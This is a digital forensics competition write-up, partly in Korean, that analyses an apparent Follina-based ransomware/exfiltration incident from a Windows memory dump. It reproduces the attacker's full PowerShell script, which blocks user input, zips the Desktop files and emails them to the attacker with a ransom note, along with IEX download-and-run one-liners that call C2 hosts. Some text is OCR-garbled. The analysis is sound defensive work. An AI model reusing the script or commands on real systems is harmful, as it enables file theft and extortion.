

304 – What happened to my PC?

Team Information

Team Name: ISEGYE_IDOL

Team Member: Eungchang Lee, Sojeong Kim, Mingyu Seong, Donghyun HA

Email Address: dfc-isegyeidol@googlegroups.com

Instructions

Description Alice, the HR manager of DFC corporation, was using the PC as usual and noticed that the files were missing from the PC. Hacker is demanding Bitcoin in return for the files.

Target	Hash (MD5)
Alice's_PC.mem	103b3637d11874c9cd41f21155a64028

Questions

1. Present Alice's PC information. (OS, build version, account info, time zone) (25 points)
2. What extension and path of files did the Hacker target? (25 points)
3. Retrieve all the stolen files. (80 points)
 - Provide a list of the retrieved files and the MD5 hash value.
4. How were the files stolen from Alice's PC? (120 points)
 - How was the Hacker able to infiltrate Alice's PC?
 - Where did Hacker steal the material and send it? How was it sent? (You must check an Indicator of compromise (IoC))
 - Present a timeline for this case.
5. Describe what Alice should do to prevent a recurrence and why. (50 points)

- Technical points
- Administrative points

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

Name:	volatility3	Publisher:	volatilityfoundation
Version:	2.3.0		
URL:	https://github.com/volatilityfoundation/volatility3		

Name:	undark	Publisher:	DavidVentura
Version:	-		
URL:	https://github.com/DavidVentura/undark		

Step-by-step methodology:

1. Present Alice's PC information. (OS, build version, account info, time zone) (25 points)

```
Is64Bit True
IsPAE False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock 0xf8023a02a3c8
Major/Minor     15.18362
MachineType     34404
KeNumberProcessors 2
SystemTime      2022-07-24 18:02:01
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine      34404
PE TimeDateStamp Thu Dec 29 23:28:41 2011
```

[그림 1] 메모리 덤프 정보 획득

메모리 덤프에서 메모리 덤프가 수행된 PC의 정보를 획득하기 위해, 메모리에 남아있는 커널 정보 및 정보를 획득할 수 있는 레지스트리 키를 조회하여 정보를 획득하였습니다.

```
python3 vol.py -f mem.raw -r pretty windows.registry.printkey --key "ControlSet001\Control\TimeZoneInformation"
Volatility 3 Framework 2.3.0
Formatting...0.00          PDB scanning finished
Last Write Time | Hive Offset | Type | Key | Name | Data | Volatile
* | - | 0x9681d3040a00 | REG_DWORD | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | Bias | 4294966756 | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_DWORD | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | DaylightBias | 4294967236 | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_SZ | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | DaylightName | "@tzres.dll,-621" | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_SZ | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | DaylightStart | "00 00 00 00 00 00 00 00 ....." | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_BINARY | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | StandardBias | 0 | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_DWORD | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | StandardName | "@tzres.dll,-622" | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_BINARY | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | StandardStart | "00 00 00 00 00 00 00 00 ....." | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_SZ | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | TimeZoneKeyName | "Korea Standard Time" | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_DWORD | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | DynamicDaylightTimeDisabled | 0 | False
* | 2022-06-15 07:24:26.000000 | 0x9681d304a00 | REG_DWORD | \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation | ActiveTimeBias | 4294966756 | False
```

[그림 2] 타임존 정보 획득

```
python3 vol.py -f mem.raw -r pretty windows.hashdump
Volatility 3 Framework 2.3.0
Formatting...0.00          PDB scanning finished
User | rid | lmhash | ntlhash
* | Administrator | 500 | aad3b435b51404eeaaad3b435b51404ee | 31d6cf0d16ae931b73c59d7e0c089c0
* | Guest | 501 | aad3b435b51404eeaaad3b435b51404ee | 31d6cf0d16ae931b73c59d7e0c089c0
* | DefaultAccount | 503 | aad3b435b51404eeaaad3b435b51404ee | 31d6cf0d16ae931b73c59d7e0c089c0
* | WDAGUtilityAccount | 504 | aad3b435b51404eeaaad3b435b51404ee | c834eed7f7826b49148bb40316074490
* | dfc | 1001 | aad3b435b51404eeaaad3b435b51404ee | 13934528d3b100186a6c9c151e24a7
```

[그림 3] 계정 정보 획득

이를 통해 해당 메모리 덤프는 Windows 10 Pro의 15.18363 버전으로 Korean Standard Time을 타임존으로 가지며, 위의 그림과 같은 계정 체계를 가지고 있음을 파악할 수 있었습니다.


2. What extension and path of files did the Hacker target? (25 points)

문제 지문에서 해커의 공격이 있었고, 파일의 유출이 있었다는 점은 주어진 바, 조금 더 정확한 상황 파악을 위해서 메모리에서 프로세스 목록을 탐색하였고 다수의 크롬 브라우저 프로세스와 파워쉘 프로세스, 압축 프로그램 프로세스, 워드 프로세스 등 다양한 프로세스를 확인할 수 있었습니다.

```
▶ python3 vol.py -f mem.raw windows.filescan | grep 'Download'
0xb98f335bbb70.0\Windows\SoftwareDistribution\Download\36ab1f79fec405858e1bf1bf02763cbe\DesktopTargetServicedCompDB_Neutral.xml.cab    216
0xb98f33fd6980 \Users\dfc\Downloads 216
0xb98f33fd9ea0 \Users\dfc\Downloads 216
0xb98f34121770 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\telemetry.ASM-WindowsDefault.json 216
0xb98f34121db0 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\TELEMETRY.ASM-WINDOWSSQ.json 216
0xb98f341223f0 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\utc.app.json 216
0xb98f34125dc0 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\telemetry.P-ARIA-4bb4d46f7cafce9292f972dca2dcd842-bd019ee8-e59c-4b0f-a02c-84e72157a3ef-7485.json 216
0xb98f34126270 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\telemetry.P-ARIA-d5a810229be41efb047bd8f883ba799-59258264-451c-4459-8c09-75d7d721219a-7112.json 216
0xb98f34126270 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\telemetry.P-ARIA-d5a810229be41efb047bd8f883ba799-59258264-451c-4459-8c09-75d7d721219a-7112.json 216
0xb98f34127530 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\telemetry.P-ARIA-194626ba463479ab41dd7ebda2aa64-5f64beb8-ac28-4cc7-bd52-570c8fe077c9-7717.json 216
0xb98f3413a5e0 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\utc.cert.json 216
0xb98f3413a5e0 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\utc.tracing.json 216
0xb98f345572b0 \Users\dfc\Desktop\desktop.ini 216
0xb98f352c04b0 \Users\dfc\Downloads\resume_dfc_charlie.docx 216
0xb98f3560a760 \ProgramData\Microsoft\Network\Downloader\qmgr.db 216
0xb98f3560a200 \ProgramData\Microsoft\Network\Downloader\qmgr.jfm 216
0xb98f3560a6b0 \ProgramData\Microsoft\Network\Downloader\edb.log 216
0xb98f3560a7f0 \ProgramData\Microsoft\Network\Downloader\edb.chk 216
0xb98f35610920 \ProgramData\Microsoft\Network\Downloader\qmgr.db 216
0xb98f3695d960 \ProgramData\Microsoft\Diagnosis\DownloadedSettings\telemetry.P-ARIA-18e190413af045db88fdbd29609eb877-fc5f3a51-0bc5-416e-9a53-e2a4e0b54aa5-6943.json.new 216
0xb98f3694a770 \ProgramData\Microsoft\Network\Downloader\edb.log 216
0xb98f3694a2c0 \ProgramData\Microsoft\Network\Downloader\qmgr.db 216
0xb98f3694d4c0 \ProgramData\Microsoft\Network\Downloader\edb.log 216
0xb98f38110ab0 \ProgramData\Microsoft\Network\Downloader\qmgr.jfm 216
0xb98f38132750 \Users\dfc\Downloads\SaERLoFnCQ.zip 216
0xb98f38136c10 \Users\dfc\Downloads\resume_dfc_charlie.zip 216
```

[그림 2] filescan을 통해 획득한 다운로드 폴더 내용

실제로 어떤 파일이 존재하고, 유출되었는지를 짐작하기 위해 filescan을 수행한 결과, Downloads 폴더에서 “resume_dfc_charlie.docx”와 이를 압축한 것으로 추정되는 파일들을 발견할 수 있었습니다.



[그림 3] 추출한 압축파일 내부를 확인한 결과


먼저 압축 파일을 덤프한 결과, docx 파일이 존재하는 압축파일임은 알 수 있었지만, 비밀번호가 걸려있어 이를 해제하여 내용을 확인하진 못하였습니다.

```
100 chrome.exe "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=audio.mojom.AudioService --lang=en-US --service-sandbox-type=audio --mojo-platform-channel-handle=14616 --fi
146 0x98f3694a770.131072 /prefetch.h
112 Bandizip.exe "C:\Program Files\Bandizip\Bandizip.exe" bx >target:auto -o:"C:\Users\dfc\Downloads\" "C:\Users\dfc\Downloads\resume_dfc_charlie.zip"
124 WINWORD.EXE Required memory at 0x7d0a20 is not valid (process exited)
116 MSOSYNC.EXE "C:\Program Files (x86)\Microsoft Office\Root\Office16\Msosync.exe"
2016 svchost.exe C:\Windows\system32\svchost.exe -k LocalService -p >s WebClient
1824 sdiagnhost.exe C:\Windows\SysWOW64\sdiagnhost.exe -Embedding
```

[그림 4] 반디집을 통해서 해당 압축파일을 해제하는 커マン드라인

그럼에도 프로세스 커マン드라인에서 해당 압축파일을 해제하는 명령어와, 파일 스캔을 통해서 압축해제한 파

일이 존재함을 확인하였고 압축해제된 것으로 확인되는 문서파일을 덤프하였습니다.



[그림 5] 압축 파일 형태로 변환한 문서 파일

덤프한 문서파일은 완벽하게 복구되지 않아, 내용을 확인하는 것이 어려웠지만 압축파일 형태로 전환하여 내부의 내용을 탐색한 결과 Resume와 관련된 내용이 있음을 확인하였습니다.

```
=<http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="mailto:example@example.com" TargetMode="External">
get="mhtml:<http://dfctempc2c.dyndns.org:8888//index.html!x-usc:<http://dfctempc2c.dyndns.org:8888/index.html" TargetMode="External"/></R>
```

[그림 6] document.xml.rels 내부에 삽입된 특이 요소

내부를 탐색하던 중에 document.xml.rels 파일에서 특이 데이터를 확인할 수 있었습니다. 해당 파일에 대해 특이 데이터를 삽입하는 악성 문서 및 코드를 탐색한 결과, “Follina” 취약점과 연관이 있음을 추정할 수 있었습니다.

또한 해당 파일이 어디로부터 유입이 되었는지 파악을 하기위해, 조사를 수행하였습니다. 특히 상당 수의 크롬 브라우저 프로세스가 로드 되어 있는 점에서 사용자의 흔적을 조사하기 위해 Chrome History 파일의 덤프를 시도하였습니다.

```
0xb98f34a9ae0 \ProgramData\Microsoft\Windows\Defender\Scans\History\CacheManager\1EBC9047-E176-A1A1-A2C7-66F5F4A29075-1.bin 216
0xb98f35625460 \ProgramData\Microsoft\Windows\Defender\Scans\History\Results\Quick\{E42BCF19-4560-4BEE-90B7-C1176A6ECDF7} 216
0xb98f35873c60 \Users\dfc\AppData\Local\Google\Chrome\User>Data\Default\History 216
0xb98f35666910 \Windows\System32\winet\Logs\Microsoft\Windows\FileHistory\Core%4MNC.evtx 216
0xb98f362c3c90 \Users\dfc\AppData\Local\Google\Chrome\User>Data\Default\History\journal 216
0xb98f36d6d860 \Users\dfc\AppData\Local\Microsoft\Windows\History\desktop.ini 216
```

[그림 7] filescan 명령어를 통한 Chrome History 파일 스캔

하지만 정상적으로 DB 파일이 열리지 않은 바, SQLite 복구 도구를 통해 컬럼들을 복구한 결과, 해당 파일은 크롬 브라우저로 메일을 통해서 다운로드 된 것을 확인할 수 있었습니다. 또한 데이터컬럼의 인덱스를 통해서 Chrome Unix Timestamp를 확인할 수 있었고 이는 해당 파일을 다운로드 한 시간으로 2022/07/25 02:58:29임을 파악할 수 있다.

[그림 8] 복구한 SQLite DB의 컬럼 정보

이후에는 실제로 악성 문서가 어떠한 행위를 수행했는지 정밀하게 조사를 수행하였습니다. 조사 과정에서 파워쉘이 외부의 스크립트를 수행하는 것을 확인하였기 때문에 이를 위한 상세한 조사를 수행하였습니다.

```
python3 powershell.py -f mem_raw.Windows.cmdline.l1 | grep 'powershell'> 9868.csrsserver!sp1!1.exe -c "Windows\SYSTEM32\WindowsPowerShell\v1.0\powershell.exe" -nop -c "IEX(New-Object Net.WebClient).DownloadString('http://dfrtcme2c.rvndns.org:8888/get_file.ps1')"
```

[그림 9] 파워쉘의 의심스러운 커맨드라인

먼저 파워쉘과 관련된 유의미한 활동을 탐색하기 위해, filescan으로 Event Log 파일들을 스캔하고 가장 관련성이 높은 “Microsoft-Windows-Powershell%40Operational.evtx” 파일을 추출하였습니다.

file.0xb98f33c52930x0b88f3495bab0.DataSectionObject.Microsoft-Windows-PowerShell%4Operational 이벤트 수: 107			
수준	날짜 및 시간	원본	이벤트... 작업 ...
① 자세한 정보...	2022-07-25 오전 2:59:10	PowerShell (Microsoft-Windows-PowerShell)	4105 명령줄...
① 자세한 정보...	2022-07-25 오전 2:59:10	PowerShell (Microsoft-Windows-PowerShell)	4104 원격 ...
① 자세한 정보...	2022-07-25 오전 2:59:10	PowerShell (Microsoft-Windows-PowerShell)	4106 명령줄...
① 자세한 정보...	2022-07-25 오전 2:59:10	PowerShell (Microsoft-Windows-PowerShell)	4106 명령줄...
① 자세한 정보...	2022-07-25 오전 2:59:10	PowerShell (Microsoft-Windows-PowerShell)	4106 명령줄...

[그림 10] Powershell로 실행된 특이 페이로드

```
window.location.href = "ms-msdt://1 PCMDiagnostic /skip force /param \"IT_RebootForFile=1&calc3 IT_LaunchMethod=ContextMenu  
IT_SelectProgram=NtListed IT_BrowseForFile=n\"(Invoke-Expression$(Invoke-Expression`[System.Text.Encoding]+[char]58+[char]58+[UTF8].GetString  
([System.Convert])'+[char]58+[char]58+'FromBase64String('+[char]34  
+`R2V0LZhXkZL1cm5HgUbhpNkdxHg9dLWbV21N3=M7cG93ZXJzAGBwSAtCbm9wIC1jCjPzXgoTmV9LiampdCboZQxV2iQ2xpZWS0K5Ebd3ubGh9ZFNoCmluYzgnaHR0c  
HM6Ly92ZhXkZL1cm5HgUbhpNkdxHg9dLWbV21N3=M7cG93ZXJzAGBwSAtCbm9wIC1jCjPzXgoTmV9LiampdCboZQxV2iQ2xpZWS0K5Ebd3ubGh9ZFNoCmluYzgnaHR0c  
mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\";  
</script>
```

Fig 3: Sample payload showcasing launch of PowerShell via ms-msdt

As shown in the image above, most samples observed in the wild involve base64 encoded script code. This base64 encoded PowerShell script code (fig 4, in blue) is decoded (in white) to:

```
PS C:\Users\       \Downloads> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("R2V0LBvB2Nlc3MgLU5hbWUgbXNkdHxTdGw9LWb2nLc3M7cG93ZJzGaVsbsCAtbm9wIC1jICJpZXgoTm3L9iamVjdCBOZQuV2ViQ2xpZw50KS5Eb3dubG9hZFN0cmLuZygnahR0CHM6Ly9zZwsZXItbm9oawZpY2F0aw9uLmxpdUmWmdmYmUzRkZycpIg=="))
Get-Process -Name msdt|Stop-Process;powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('https://seller-notification.live/Zfgbe234dg#')"

```

Fig.4: PowerShell script code, decoded

[그림 11] Follina 취약점을 이용한 파워쉘 스크립트 실행 예제

해당 이벤트로그를 분석함에 있어 특이한 페이로드를 발견할 수 있었고, 본 페이로드를 분석한 결과, 이전에 위드에서 확인하였던 Follina 취약점과 관련된 스크립트임을 확인하였습니다.

```

file.0xb98f33c52930.0xb98f3495bab0.DataSectionObject.Microsoft-Windows-PowerShell%4Operational 이벤트 수: 107

수준 날짜 및 시간 원본 이벤트... 작업 ...
① 정보 2022-07-25 오전 2:59:10 PowerShell (Microsoft-Windows-PowerShell) 53504 Power...
② 정보 2022-07-25 오전 2:59:10 PowerShell (Microsoft-Windows-PowerShell) 40961 Power...
③ 자세한 정보... 2022-07-25 오전 2:59:10 PowerShell (Microsoft-Windows-PowerShell) 4105 명령줄...
④ 자세한 정보... 2022-07-25 오전 2:59:10 PowerShell (Microsoft-Windows-PowerShell) 4104 원격...
⑤ 자세한 정보... 2022-07-25 오전 2:59:10 PowerShell (Microsoft-Windows-PowerShell) 4106 명령줄...

이벤트 4104, PowerShell (Microsoft-Windows-PowerShell)

일반 자세히
 간단히 보기(N)  XML 보기(X)

+ System
- EventData
  MessageNumber 1
  MessageTotal 1
  ScriptBlockText Get-Process -Name msdt|Stop-Process;powershell -nop -c "IEX(New-Object Net.WebClient).DownloadString('http://dfctempc2c.dyndns.org:8888/get_file.ps1');"
  ScriptBlockId 2e4a39dc-1e64-4751-a26c-dac38af13b9d
  Path

```

[그림 12] get_file.ps1에 대한 스크립트 획득 및 실행

```

file.0xb98f33c52930.0xb98f3495bab0.DataSectionObject.Microsoft-Windows-PowerShell%4Operational 이벤트 수: 107

수준 날짜 및 시간 원본 이벤트... 작업 ...
① 정보 2022-07-25 오전 2:59:11 PowerShell (Microsoft-Windows-PowerShell) 4103 파일...
② 자세한 정보... 2022-07-25 오전 2:59:11 PowerShell (Microsoft-Windows-PowerShell) 4105 명령줄...
③ 경고 2022-07-25 오전 2:59:11 PowerShell (Microsoft-Windows-PowerShell) 4104 원격...
④ 정보 2022-07-25 오전 2:59:11 PowerShell (Microsoft-Windows-PowerShell) 4103 파일...
⑤ 자세한 정보... 2022-07-25 오전 2:59:11 PowerShell (Microsoft-Windows-PowerShell) 4106 명령줄...

이벤트 4104, PowerShell (Microsoft-Windows-PowerShell)

일반 자세히
 간단히 보기(N)  XML 보기(X)

+ System
- EventData
  MessageNumber 1
  MessageTotal 1
  ScriptBlockText #Temporarily disable user mouse and keyboard input $code = @"
  $userInput = Add-Type -MemberDefinition $code -Name UserInput -Namespace UserInput -PassThru $userInput::BlockInput($true) #Install 7zip to zip files $workdir = "c:\Installer\# If (Test-Path -Path $workdir -Type Container) { Write-Host "$workdir already exists" -ForegroundColor Red} ELSE { New-Item -Path $workdir -ItemType directory } #Download the installer $source = "http://www.7-zip.org/a/7z1604-x64.msi"
  $destination = "$workdir\7-Zip.msi" if (Get-Command 'Invoke-WebRequest') { Invoke-WebRequest $source -OutFile $destination } else {
  { $WebClient = New-Object System.Net.WebClient $webclient.DownloadFile($source, $destination) } Invoke-WebRequest $source -OutFile $destination #Start the installation msieexec.exe /i "$workdir\7-Zip.msi" /qb #Wait a few Seconds for the installation to finish Start-Sleep -s 10
  #Remove the installer rm -Force $workdir\# #Set source and destination of files to copy and store (ideally you would use something other than desktop) $source = "C:\Users\$env:username\Desktop" $tmp = -join ((65..90) + (97..122)) | Get-Random -Count 10 | % {[char]$_.ToString()}
  $destination = "C:\Users\$env:username\Downloads\$tmp" $tmp #Copy all files with certain extension and delete them in the source location $cp = robocopy /mov $source $destination *.txt *.doc *.docx *.xlsx *.ppt *.odt *.jpg *.png *.csv *.sql *.mdb *.sln *.php *.asp *.aspx *.html

```

[그림 13] get_file.ps1에 해당하는 파워쉘 스크립트

이후에는 특정 서버로부터 “get_file.ps1”이라는 저장된 파워쉘 스크립트를 로드해서 실행하는데 이에 대한 상세한 스크립트는 다음과 같습니다.

[표 1] 이벤트로그로부터 추출한 전체 스크립트

```
#Temporarily disable user mouse and keyboard input
$code = @"
    [DllImport("user32.dll")]
    public static extern bool BlockInput(bool fBlockIt);
"@

$userInput = Add-Type -MemberDefinition $code -Name UserInput -Namespace UserInput
-PassThru
$userInput::BlockInput($true)

#Install 7zip to zip files
$workdir = "c:\installer\"

If (Test-Path -Path $workdir -PathType Container)
{ Write-Host "$workdir already exists" -ForegroundColor Red}
ELSE
{ New-Item -Path $workdir -ItemType directory }

#Download the installer
$source = "http://www.7-zip.org/a/7z1604-x64.msi"
$destination = "$workdir\7-Zip.msi"

if (Get-Command 'Invoke-WebRequest')
{
    Invoke-WebRequest $source -OutFile $destination
}
else
{
    $WebClient = New-Object System.Net.WebClient
    $webclient.DownloadFile($source, $destination)
}

Invoke-WebRequest $source -OutFile $destination

#Start the installation
msiexec.exe /i "$workdir\7-Zip.msi" /qb

#Wait a few Seconds for the installation to finish
Start-Sleep -s 10

#Remove the installer
rm -Force $workdir\7*

#Set source and destination of files to copy and store (ideally you would use
#something other than desktop)
$Source = "C:\Users\$env:username\Desktop"
$tmp = -join ((65..90) + (97..122) | Get-Random -Count 10 | % {[char]$_.})
$Destination = "C:\Users\$env:username\Downloads\"+$tmp

#Copy all files with certain extension and delete them in the source location
$cp = robocopy /mov $Source $Destination *.txt *.doc *.docx *.xls *.xlsx *.ppt
*.pptx *.odt *.jpg *.png *.csv *.sql *.mdb *.sln *.php *.asp *.aspx *.html *.xml
*.psd /s
```

```

#Generate a random 8 character password
[Reflection.Assembly]::LoadWithPartialName("System.Web")
$randomPassword = [System.Web.Security.Membership]::GeneratePassword(40,2)

#Set source for 7zip exe (usually the same path in most basic computers)
$pathTo64Bit7Zip = "C:\Program Files\7-Zip\7z.exe"

#Zip destination folder with the random password previously generated
$arguments = "a -tzip ""$Destination"" ""$Destination"" -mx9 -p$randomPassword"
$windowStyle = "Normal"
$p = Start-Process $pathTo64Bit7Zip -ArgumentList $arguments -Wait -PassThru -WindowStyle $windowStyle

#Delete the destination folder
$del = Remove-Item $Destination -Force -Recurse

#Send zip folder to your e-mail
$ZipFolder = "C:\Users\$env:username\Downloads\"+$TMP+".zip";
$EmailFrom = "dfc.trudy@gmail.com";
$EmailTo = "trudy@ruu.kr";
$EmailPw = "";

$SMTPServer = "58.77.95.37"
$SMTPClient = New-Object Net.Mail.SmtpClient($SmtpServer, 25);
#$SMTPClient.EnableSsl = $true;
#$SMTPClient.Credentials = New-Object System.Net.NetworkCredential("$EmailFrom", "$EmailPw");

$Subject = "$Destination Content $(get-date -f yyyy-MM-dd)";
$Body = "Zip Attached\n PW : "+$randomPassword;
$msg = new-object Net.Mail.MailMessage($EmailFrom, $EmailTo, $Subject, $Body);
$msg.IsBodyHTML = $False;
$Attachment = new-object Net.Mail.Attachment($ZipFolder);
$msg.attachments.add($Attachment);

# hacker id, pw is just fake one.
# So mail is not sended.
$SMTPClient.Send($msg);

#Disable temporary user keyboard and mouse input block
$userInput::BlockInput($false);

#Display a message demanding money
#Add the required .NET assembly for message display;
Add-Type -AssemblyName System.Windows.Forms;

#Show the message
$result = [System.Windows.Forms.MessageBox]::Show('I stole all your files.
If you want to get your files back, bring your bitcoins and contact us.
contact : dfc.trudy@gmail.com', 'Warning', 'Ok', 'Warning');

```

스크립트를 분석한 결과, 해당 스크립트는 압축에 필요한 프로그램 (7z)을 설치하고, 목표한 경로 (Deskop)에 있는 파일들 중 목표한 확장자에 맞는 파일에 대해 압축하여 다운로드 폴더에 저장합니다. 그 다음 해당

파일을 SMTP 서버에 연결하여 메일의 첨부파일 형태로 공격자 스스로에게 전송하게 됩니다. 그리고 마지막으로 윈도우 품을 통해서 사용자에게 데이터 탈취여부를 통지하고 이메일로 비트코인을 송금하라는 정보를 알려주게 됩니다.

본 스크립트를 통해서 분석한 공격자의 목표 경로 및 목표 확장자는 다음과 같습니다.

[표 2] 공격자의 목표 경로 및 목표 확장자

목표 경로	C:\Users\dfc\Desktop
목표 확장자	*.txt *.doc *.docx *.xls *.xlsx *.ppt *.pptx *.odt *.jpg *.png *.csv *.sql *.mdb *.sln *.php *.asp *.aspx *.html *.xml *.psd

[그림 14] 압축파일을 생성하는 과정

이벤트 로그 조사에서도 공격자가 압축한 파일에 대한 내용을 찾을 수 있었고, 이때 사용한 비밀번호도 역시 확인할 수 있었습니다. 이에 filescan을 통해서 공격자가 탈취하려했던 압축파일을 덤프하였습니다. 그러나 덤프 결과, 압축 파일이 정상적으로 복구되지 못하였습니다.

```
0xb98f38132750 \Users\dfc\Downloads\SaERLdFnCQ.zip 216
0xb98f38136c10 \Users\dfc\Downloads\resume_dfc_charlie.zip 216
```

[그림 15] 유출한 것으로 확인되는 압축 파일

```
▶ python3 vol.py -f mem.raw windows.memmap --pid 9608 --dump
Volatility 3 Framework 2.3.0
```

[그림 16] 파워쉘에 대한 메모리 영역 덤프

이에 메모리 영역에 남아있을 수도 있는 데이터들을 확보하기 위해 파워쉘 프로세스에 대한 메모리 영역을 덤프하였습니다.


```
pid.9608.re.txt

